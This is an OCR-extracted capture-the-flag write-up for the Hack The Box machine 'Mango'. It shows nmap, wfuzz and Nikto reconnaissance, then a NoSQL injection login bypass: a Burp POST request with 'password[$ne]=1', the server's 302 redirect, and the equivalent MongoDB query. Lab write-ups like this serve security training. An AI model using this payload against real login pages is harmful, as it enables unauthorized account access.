
Mango

```
=======================
|          MAGNO 10.10.10.162        |
=======================
```




InfoGathering


```
Nmap scan report for 10.10.10.162
Host is up (0.094s latency).
Not shown: 997 closed ports

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)

80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden

443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn: 
|_  http/1.1
```


FUZZ RESULTS
https://staging-order.mango.htb/index.php
https://staging-order.mango.htb/server-status
https://staging-order.mango.htb/analytics.php
https://staging-order.mango.htb/icons/
https://staging-order.mango.htb/icons/small/

The site seems to be signed in as MrR3boot. I could not find any auth Cookies for this page



Main Index appears to be a search engine service





Font Script

Google Font API


Operating System

Ubuntu

Web Server


Apache 2.4.29

The /analytics.php uri displayed an error. When clicking the link to research it it says we either have the wrong domain name or wrong key
My guess is the key because we obtained the domain name from the SSL Cert.



Error

Current key is only applicable for ***.codepen.io**.
Read more info about this error
You are trying to use the following key: Z7U7-XHIF9V-4A5Q3S-343X5O-0P5G1R-5G2G25-6S5F2Q-0Q0F5Z-37




Current key is only applicable for example.com. You are trying to use the following key: XXXX-XXXX-XXXX-XXXX-XXXX

Verify that the domain name shown in your error message (e.g. `example.com`) matches the domain name of your project for which you have the key. If they are different, contact our client service team.

Caught a request in burp and could not find a dir traversal vulnerability, useful comments, or use different verbs to obtain different results

Running Nikto I was able to obtain a possible email address
admin@mango.htb




```
- Nikto v2.1.6
------------------------------------------------------------------
---------
+ Target IP:          10.10.10.162
+ Target Hostname:    10.10.10.162
+ Target Port:        443
------------------------------------------------------------------
---------
+ SSL Info:        Subject:  /C=IN/ST=None/L=None/O=Mango P
Ltd./OU=None/CN=staging-
order.mango.htb/emailAddress=admin@mango.htb
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=IN/ST=None/L=None/O=Mango Prv
Ltd./OU=None/CN=staging-
order.mango.htb/emailAddress=admin@mango.htb
+ Start Time:         2019-10-29 02:20:18 (GMT0)
```

Also Nikto found Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch


Judging by the lack of URI results I believe we need to communicate with the API to get more information.

I found a login page at the http site using the correct domain name
http://staging-order.mango.htb/#



Welcome Back!

Log in for ordering Sweet & Juicy Mango.



Font Script	Programming Language
Google Font API	PHP
Web Server	**Operating System**
Apache 2.4.29	Ubuntu

WFUZZ RESULTS
/index.php
/home.php
/icons
/icons/small
/server-status
/vendor
/vendor/autoload.php
/vendor/composer
/vendor/composer/LICENSE
http://staging-order.mango.htb/vendor/composer/LICENSE
# COMPOSER RESOURCE : https://github.com/composer/composer


Some PHP files were returned but none seemd usedful Try checking for JSON files Rob Hint Hint

The login page appears to receive a key from GET /codepen.key?time=1574661132207 HTTP/1.1

RESOURCE: https://www.flexmonster.com/
RESOURCE: https://www.flexmonster.com/api/

Gaining Access

At the following link we are able to see MongoDB is the backend database.
http://staging-order.mango.htb/vendor/composer/installed.json




```
0:
  name:                 "alcaeus/mongo-php-adapter"
  version:              "1.1.9"
  version_normalized:   "1.1.9.0"
  source:
    type:               "git"
    url:                "https://github.com/alcaeus/mongo-php-adapter.git"
    reference:          "93b81ebef1b3a4d3ceb72f13a35057fe08a5048f"
```

MongoDB is a NoSQL Server. Because of this we most likely need a NoSQL Injection to exploit the login page we found.

With NoSQL, the username and passwords are collected from user input in the username and password fields and the database is searched directly using this data.
If these fields are do not have their input validated as strings we are able to add objects and arrays to change what executes on the backend.
If we pass an object or an array through the fields we can enumerate the database for a password.

First I tested to make sure the vulnerability was doable. I caught a login request in Burp and changed the password field to an array.



```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://staging-order.mango.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
DNT: 1
Connection: close
Cookie: PHPSESSID=c7kgiifeigclejr6evcijl8j00
Upgrade-Insecure-Requests: 1

username=admin&password[$ne]=1&login=login
```

```
HTTP/1.1 302 Found
Date: Sat, 30 Nov 2019
Server: Apache/2.4.29
Expires: Thu, 19 Nov 1
Cache-Control: no-stor
Pragma: no-cache
location: home.php
Content-Length: 4022
Connection: close
Content-Type: text/htm

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<link rel="mask-icon"
```

The request has no = after password which creates a MongoDB query equal too
RESOURCE: https://docs.mongodb.com/manual/reference/operator/query/
MONGODB QUERY ISSUED

```
$collection->find(array(
    "username" => "admin",
    "passwd" => array("$ne" => 1)
));
```

BURP REQUEST SENT TO OBTAIN RESPONSE

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://staging-order.mango.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
DNT: 1
Connection: close
Cookie: PHPSESSID=c7kgiifeigclejr6evcijl8j00
Upgrade-Insecure-Requests: 1

username=admin&password[$ne]=1&login=login
```

This returns an HTTP 302 Found resone from our query

